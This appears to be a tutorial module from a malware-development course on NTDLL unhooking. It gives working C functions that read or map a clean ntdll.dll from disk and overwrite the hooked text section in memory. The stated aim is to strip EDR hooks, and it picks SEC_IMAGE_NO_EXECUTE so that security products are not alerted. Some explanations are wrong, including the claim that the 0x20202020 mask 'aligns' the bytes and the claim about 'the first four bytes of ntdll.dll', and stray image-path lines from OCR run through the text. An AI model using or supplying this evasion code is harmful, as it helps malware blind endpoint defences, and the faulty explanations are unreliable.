NTDLL Unhooking - From Disk

Introduction

This module demonstrates how one can implement NTDLL unhooking by overwriting the hooked NTDLL's text section with an unhooked version from an NTDLL image on disk. The steps to perform NTDLL unhooking will be as follows:

1. Retrieve a handle to a clean version of NTDLL from disk by either reading it or mapping it (both methods are demonstrated below).
2. Fetch the hooked NTDLL's handle that belongs to the current process.
3. Retrieve the text section of the hooked NTDLL.
4. Retrieve the text section of the clean NTDLL.
5. Overwrite the hooked NTDLL's text section with the unhooked NTDLL's text section.

With that being said, let's start with the first step which is to retrieve a handle for the clean NTDLL image.

Retrieving NTDLL

Retrieving a clean version of NTDLL from disk can be done using the methods described in the sections below.

ReadFile WinAPI

One of the obvious ways to read `ntdll.dll` from disk is using the ReadFile WinAPI which can be used to read files from disk. It is important to keep in mind that the text section of the `ntdll.dll` file will have an offset of 1024.

The `ntdll.dll` file can be read from disk using the custom `ReadNtdllFromDisk` function shown below which uses `GetWindowsDirectoryA`, `CreateFileA`, `GetFileSize` and `ReadFile` WinAPIs. Again, recall that the DLL file is stored inside `C:\Windows\System32\`.

The `ReadNtdllFromDisk` function will return `TRUE` if it succeeds in reading the ntdll.dll file. It has a single OUT parameter, `ppNtdllBuf`, which holds the base address of the `ntdll.dll`.

```
#define NTDLL "NTDLL.DLL"


BOOL ReadNtdllFromDisk(OUT PVOID* ppNtdllBuf) {

```

```
	CHAR		cWinPath    [MAX_PATH / 2]    = { 0 };
	CHAR		cNtdllPath  [MAX_PATH]        = { 0 };
	HANDLE		hFile                         = NULL;
	DWORD		dwNumberOfBytesRead           = NULL,
		dwFileLen                     = NULL;
	PVOID		pNtdllBuffer                  = NULL;

	// getting the path of the Windows directory
	if (GetWindowsDirectoryA(cWinPath, sizeof(cWinPath)) == 0) {
		printf("[!] GetWindowsDirectoryA Failed With Error : %d
\n", GetLastError());
		goto _EndOfFunc;
	}

	// 'sprintf_s' is a more secure version than 'sprintf'
	sprintf_s(cNtdllPath, sizeof(cNtdllPath), "%s\\System32\\%s",
cWinPath, NTDLL);

	// getting the handle of the ntdll.dll file
	hFile = CreateFileA(cNtdllPath, GENERIC_READ, FILE_SHARE_READ,
NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
	if (hFile == INVALID_HANDLE_VALUE) {
		printf("[!] CreateFileA Failed With Error : %d \n",
GetLastError());
		goto _EndOfFunc;
	}

	// allocating enough memory to read the ntdll.dll file
	dwFileLen     = GetFileSize(hFile, NULL);
	pNtdllBuffer  = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY,
dwFileLen);

	// reading the file
	if (!ReadFile(hFile, pNtdllBuffer, dwFileLen, &dwNumberOfBytesRead,
NULL) || dwFileLen != dwNumberOfBytesRead) {
		printf("[!] ReadFile Failed With Error : %d \n",
GetLastError());
		printf("[i] Read %d of %d Bytes \n", dwNumberOfBytesRead,
dwFileLen);
		goto _EndOfFunc;
	}

	*ppNtdllBuf = pNtdllBuffer;
```

```
_EndOfFunc:
        if (hFile)
                CloseHandle(hFile);
        if (*ppNtdllBuf == NULL)
                return FALSE;
        else
                return TRUE;
}
```

Mapping NTDLL

The `CreateFileMappingA` and `MapViewOfFile` WinAPIs can also be used to read the `ntdll.dll` file from `C:\Windows\System32\`. When using these WinAPIs, the text section offset will be 4096 rather than 1024. This is because the image is mapped which causes the Windows loader to apply this alignment modification. Without the `SEC_IMAGE` or `SEC_IMAGE_NO_EXECUTE` flags in `CreateFileMappingA`, this alignment will not occur and therefore the offset remains at 1024.

The `SEC_IMAGE_NO_EXECUTE` flag will be used in the implementation below because it doesn't trigger the PsSetLoadImageNotifyRoutine callback. This means that the use of this flag will not alert EDRs and other security products that are utilizing this function when ntdll.dll is mapped into memory. This is indicated in the Windows documentation for `CreateFileMappingA` as shown below.

Fetching `ntdll.dll` from disk using the mapping WinAPIs is done via the custom `MapNtdllFromDisk` function below. `MapNtdllFromDisk` returns `TRUE` if it succeeds in reading the ntdll.dll file.

```
#define NTDLL "NTDLL.DLL"

BOOL MapNtdllFromDisk(OUT PVOID* ppNtdllBuf) {

        HANDLE  hFile                           = NULL,
                hSection                            = NULL;
        CHAR    cWinPath    [MAX_PATH / 2]      = { 0 };
        CHAR    cNtdllPath  [MAX_PATH]          = { 0 };
        PBYTE   pNtdllBuffer                    = NULL;
```

```
	// getting the path of the Windows directory
	if (GetWindowsDirectoryA(cWinPath, sizeof(cWinPath)) == 0) {
		printf("[!] GetWindowsDirectoryA Failed With Error : %d
\n", GetLastError());
		goto _EndOfFunc;
	}

	// 'sprintf_s' is a more secure version than 'sprintf'
	sprintf_s(cNtdllPath, sizeof(cNtdllPath), "%s\\System32\\%s",
cWinPath, NTDLL);

	// getting the handle of the ntdll.dll file
	hFile = CreateFileA(cNtdllPath, GENERIC_READ, FILE_SHARE_READ,
NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
	if (hFile == INVALID_HANDLE_VALUE) {
		printf("[!] CreateFileA Failed With Error : %d \n",
GetLastError());
		goto _EndOfFunc;
	}

	// creating a mapping view of the ntdll.dll file using the
'SEC_IMAGE_NO_EXECUTE' flag
	hSection = CreateFileMappingA(hFile, NULL, PAGE_READONLY |
SEC_IMAGE_NO_EXECUTE, NULL, NULL, NULL);
	if (hSection == NULL) {
		printf("[!] CreateFileMappingA Failed With Error : %d \n",
GetLastError());
		goto _EndOfFunc;
	}

	// mapping the view of file of ntdll.dll
	pNtdllBuffer = MapViewOfFile(hSection, FILE_MAP_READ, NULL, NULL,
NULL);
	if (pNtdllBuffer == NULL) {
		printf("[!] MapViewOfFile Failed With Error : %d \n",
GetLastError());
		goto _EndOfFunc;
	}

	*ppNtdllBuf = pNtdllBuffer;

_EndOfFunc:
	if (hFile)
		CloseHandle(hFile);
```

```
        if (hSection)
                CloseHandle(hSection);
        if (*ppNtdllBuf == NULL)
                return FALSE;
        else
                return TRUE;
}
```

Both `ReadNtdllFromDisk` and `MapNtdllFromDisk` functions perform the same task but will result in a different text section offset.

Reading vs Mapping NTDLL

Sometimes when the `ntdll.dll` file is read from disk rather than mapped to memory, the offset of its text section might be 4096 instead of the expected 1024. Mapping the `ntdll.dll` file to memory is more reliable since the text section offset will always equal the `IMAGE_SECTION_HEADER.VirtualAddress` offset of the DLL file.

Unhooking

Several actions need to be taken to unhook `ntdll.dll`. These actions will be demonstrated step-by-step to aid simplicity.

1 - Fetching The Local Ntdll.dll Image Handle

In order to replace the text section of the locally hooked `ntdll.dll`, the base address and size of it must first be obtained. This can be done in various ways, but first, a handle to the local NTDLL module must be obtained. This can be achieved using `GetModuleHandleA("ntdll.dll")` or with the custom `GetModuleHandle` implementation demonstrated in prior modules. For now, the `FetchLocalNtdllBaseAddress` function will be used to complete this task.

```
PVOID FetchLocalNtdllBaseAddress() {

#ifdef _WIN64
        PPEB pPeb = (PPEB)__readgsqword(0x60);
#elif _WIN32
        PPEB pPeb = (PPEB)__readfsdword(0x30);
#endif // _WIN64

        // Reaching to the 'ntdll.dll' module directly (we know its the 2nd
image after the local image name)
        PLDR_DATA_TABLE_ENTRY pLdr = (PLDR_DATA_TABLE_ENTRY)((PBYTE)pPeb-
>Ldr->InMemoryOrderModuleList.Flink->Flink - 0x10);
```

```
        return pLdr->DllBase;
}
```

- `pPeb->Ldr->InMemoryOrderModuleList.Flink->Flink` is a pointer to the second entry in the linked list. The function skips the first entry because that is related to the local image (e.g. DiskUnhooking.exe). The second entry, however, is related to the `ntdll.dll` module.
- Although `pPeb->Ldr->InMemoryOrderModuleList.Flink->Flink` is a pointer to the second entry, it points to the end of the entry rather than the beginning of it. The size of the `LIST_ENTRY` structure is `0x10`, therefore `0x10` is subtracted to move the pointer to the beginning of the second entry, which is the position of `ntdll.dll` as explained in the first point.
- `return pLdr->DllBase` returns the handle/base address of the `ntdll.dll` image.

2 - Fetching The Local Ntdll.dll's Text Section

After using the `FetchLocalNtdllBaseAddress` function to retrieve a handle to the local `ntdll.dll`, the base address and size of its text section can now be retrieved. Two methods of doing so are demonstrated below.

Method 1 - Optional Header Structure

The first method uses the `Optional Header` structure since `IMAGE_OPTIONAL_HEADER` contains the RVA of the base address of the text section (`BaseOfCode`) along with its size (`SizeOfCode`). A few variables are explained for the code snippet to be understood:

- `pLocalNtdll` is the base address of the `ntdll.dll` image returned by `FetchLocalNtdllBaseAddress`.
- `pLocalNtdllTxt` is the text section's base address.
- `sNtdllTxtSize` is the text section's size.

```
PIMAGE_DOS_HEADER       pLocalDosHdr    = (PIMAGE_DOS_HEADER)pLocalNtdll;
if (pLocalDosHdr->e_magic != IMAGE_DOS_SIGNATURE)
        return FALSE;

PIMAGE_NT_HEADERS       pLocalNtHdrs    = (PIMAGE_NT_HEADERS)
((PBYTE)pLocalNtdll + pLocalDosHdr->e_lfanew);
if (pLocalNtHdrs->Signature != IMAGE_NT_SIGNATURE)
        return FALSE;

PVOID   pLocalNtdllTxt  = (PVOID)(pLocalNtHdrs->OptionalHeader.BaseOfCode +
(ULONG_PTR)pLocalNtdll);
SIZE_T  sNtdllTxtSize   = pLocalNtHdrs->OptionalHeader.SizeOfCode;
```

Method 2 - IMAGE_SECTION_HEADER Structure

The second method searches for the text section in the `IMAGE_SECTION_HEADER` structure array. This was previously demonstrated in the *Parsing PE Headers* module.

- `pLocalNtHdrs` is a pointer to the Nt headers structure
- `pLocalNtdllTxt` and `sNtdllTxtSize` are the text section's base address and its size, respectively.

When `pSectionHeader[i].Name` is equal to ".text", the if statement performs a string comparison against the first 4 characters, being ".tex". The `(*ULONG)*` expression reverses the value of ".tex" to be "xet.". This happens because the least significant byte will be read first and placed in the most significant position of the `ULONG` value, and the most significant byte will be read last and placed in the least significant position of the `ULONG` value. After that, a bitwise OR operation is done against the string "xet." with `0x20202020` to align it to a 32-bit boundary, which results in the 'xet.' value, that is `0x7865742E` in hex.

This is done to avoid using the `strcmp` function. An alternative approach could have been performed using a string hashing function where the hash value of the ".text" string is calculated and compared to that of `pSectionHeader[i].Name`.

```
PIMAGE_SECTION_HEADER pSectionHeader = IMAGE_FIRST_SECTION(pLocalNtHdrs);

for (int i = 0; i < pLocalNtHdrs->FileHeader.NumberOfSections; i++) {

        // if( strcmp(pSectionHeader[i]->Name, ".text") == 0) )
        if ((*(ULONG*)pSectionHeader[i].Name | 0x20202020) == 'xet.') {
                PVOID pLocalNtdllTxt    = (PVOID)((ULONG_PTR)pLocalNtdll +
pSectionHeader[i].VirtualAddress);
                SIZE_T sNtdllTxtSize    =
pSectionHeader[i].Misc.VirtualSize;
                break;
        }
}
```

This method will be used to retrieve the required information about the text section in all the NTDLL unhooking modules.

3 - Fetching The Unhooked Ntdll.dll's Text Section

The next step is to get the base address of the unhooked `ntdll.dll`'s text section. This can be done using either `ReadNtdllFromDisk` or `MapNtdllFromDisk` functions. Then simply add that base address to the offset of the text section, which will differ depending on which function was used to retrieve the unhooked `ntdll.dll`'s text section.

If `ReadNtdllFromDisk` is used then the text section's offset will be equal to 1024 bytes. Otherwise, if `MapNtdllFromDisk` is used then the text section's offset will be equal to the NTDLL's `IMAGE_SECTION_HEADER.VirtualAddress`, which is generally 4096 bytes.

The pseudocode below shows the process for both scenarios.

```
// Mapped
PVOID pUnhookedTxtNtdll = (ULONG_PTR)(MapNtdllFromDisk output) + (4096 or
IMAGE_SECTION_HEADER.VirtualAddress of ntdll.dll);

// Read
PVOID pUnhookedTxtNtdll = (ULONG_PTR)(ReadNtdllFromDisk output) + 1024;
```

4 - Text Section Replacement

Having obtained all the necessary information, the next step is to swap the hooked NTDLL text section with the unhooked one. This is done via `memcpy`, where the destination parameter is the base address of the hooked text section and the source is the unhooked text section.

Recall that the memory permission of the text section should be modified to allow execution and writing. This will be done using the `VirtualProtect` WinAPI by setting the `PAGE_EXECUTE_WRITECOPY` or `PAGE_EXECUTE_READWRITE` flags.

After successfully updating the text sections, `VirtualProtect` should be called again to restore the previous memory permissions of the text section, `PAGE_EXECUTE_READ`.

The Unhooking Function

The following `ReplaceNtdllTxtSection` function will be used in the upcoming modules as well. The function has one parameter, `pUnhookedNtdll`, which is the base address of the unhooked `ntdll.dll`.

The function also has preprocessor code that modifies the offset of the text section depending on which method was used to fetch the `ntdll.dll` file. If `MAP_NTDLL` is defined, the offset will be `pSectionHeader[i].VirtualAddress`. Alternatively, if `READ_NTDLL` is defined, the offset is set to 1024.

Defining `MAP_NTDLL` or `READ_NTDLL` will be left up to the user, depending on which function was used to read `ntdll.dll`.

```
// #define MAP_NTDLL
// or
// #define READ_NTDLL

BOOL ReplaceNtdllTxtSection(IN PVOID pUnhookedNtdll) {

        PVOID               pLocalNtdll =
```

```
(PVOID)FetchLocalNtdllBaseAddress();

        // getting the dos header
        PIMAGE_DOS_HEADER   pLocalDosHdr        =
(PIMAGE_DOS_HEADER)pLocalNtdll;
        if (pLocalDosHdr && pLocalDosHdr->e_magic != IMAGE_DOS_SIGNATURE)
                return FALSE;

        // getting the nt headers
        PIMAGE_NT_HEADERS   pLocalNtHdrs        = (PIMAGE_NT_HEADERS)
((PBYTE)pLocalNtdll + pLocalDosHdr->e_lfanew);
        if (pLocalNtHdrs->Signature != IMAGE_NT_SIGNATURE)
                return FALSE;


        PVOID           pLocalNtdllTxt  = NULL, // local hooked text
section base address
                            pRemoteNtdllTxt  = NULL; // the unhooked text
section base address
        SIZE_T          sNtdllTxtSize   = NULL; // the size of the text
section


        // getting the text section
        PIMAGE_SECTION_HEADER pSectionHeader =
IMAGE_FIRST_SECTION(pLocalNtHdrs);

        for (int i = 0; i < pLocalNtHdrs->FileHeader.NumberOfSections; i++)
{

                // the same as if( strcmp(pSectionHeader[i].Name, ".text")
== 0 )
                if ((*(ULONG*)pSectionHeader[i].Name | 0x20202020) ==
'xet.') {

                        pLocalNtdllTxt  = (PVOID)((ULONG_PTR)pLocalNtdll +
pSectionHeader[i].VirtualAddress);
#ifdef MAP_NTDLL
                        pRemoteNtdllTxt = (PVOID)((ULONG_PTR)pUnhookedNtdll
+ pSectionHeader[i].VirtualAddress);
#endif
#ifdef READ_NTDLL
                        pRemoteNtdllTxt = (PVOID)((ULONG_PTR)pUnhookedNtdll
+ 1024);
```

```
#endif
                        sNtdllTxtSize   =
pSectionHeader[i].Misc.VirtualSize;
                        break;
                }
        }


        // small check to verify that all the required information is
retrieved
        if (!pLocalNtdllTxt || !pRemoteNtdllTxt || !sNtdllTxtSize)
                return FALSE;


        DWORD dwOldProtection = NULL;

        // making the text section writable and executable
        if (!VirtualProtect(pLocalNtdllTxt, sNtdllTxtSize,
PAGE_EXECUTE_WRITECOPY, &dwOldProtection)) {
                printf("[!] VirtualProtect [1] Failed With Error : %d \n",
GetLastError());
                return FALSE;
        }

        // copying the new text section
        memcpy(pLocalNtdllTxt, pRemoteNtdllTxt, sNtdllTxtSize);

        // rrestoring the old memory protection
        if (!VirtualProtect(pLocalNtdllTxt, sNtdllTxtSize, dwOldProtection,
&dwOldProtection)) {
                printf("[!] VirtualProtect [2] Failed With Error : %d \n",
GetLastError());
                return FALSE;
        }


        return TRUE;
}
```

Handling Edge Cases


Recall that when the `ntdll.dll` file is read from disk rather than mapped to memory, the offset of the text section may be 4096 instead of 1024. To solve this problem programmatically, the following if-statement is added to the `ReplaceNtdllTxtSection` function.

If `READ_NTDLL` is defined, the if-statement is included to determine the text section's offset. This is done by comparing the first four bytes of the calculated base address with that of `pLocalNtdllTxt`. If they are equal, the new NTDLL's text section's offset is 1024 and the calculated base address does not need to be modified. Otherwise, the offset is 4096 and additional modifications are required.


```
#ifdef READ_NTDLL
        // small check to verify that 'pRemoteNtdllTxt' is really the base address of the text section
        if (*(ULONG*)pLocalNtdllTxt != *(ULONG*)pRemoteNtdllTxt) {
                // if not, then the read text section is of offset 4096, so we add 3072 (because we added 1024 already)
                (ULONG_PTR)pRemoteNtdllTxt += 3072;
                // checking again
                if (*(ULONG*)pLocalNtdllTxt != *(ULONG*)pRemoteNtdllTxt)
                        return FALSE;
        }
#endif
```

Example

The first four bytes of `ntdll.dll` are `0xCC 0xCC 0xCC 0xCC`.



If the first 4 bytes are not equal to `0xCC 0xCC 0xCC 0xCC` then `pRemoteNtdllTxt` is miscalculated. Therefore, the actual text section offset is 4096 and so an additional 3072 are added to that address since 1024 was already checked. The recalculation is demonstrated in the following image.



Improving The Implementation


The current implementation unhooks `ntdll.dll` using WinAPIs. For a stealthier implementation, direct or indirect syscalls should be used to perform unhooking. This will be left as an objective for the reader.

Disk Unhooking Risks


Before demonstrating NTDLL unhooking from disk, it's important to be aware that while this approach may be effective, it's being detected far more easily due to its widespread use in bypassing security solutions. Security vendors have a larger number of heuristic signatures developed to detect this technique compared to alternative methods. The upcoming unhooking modules are considered better alternatives.

Demo 1


The hooked ntdll.dll text section to be replaced.



The text section base address of the unhooked ntdll.dll.

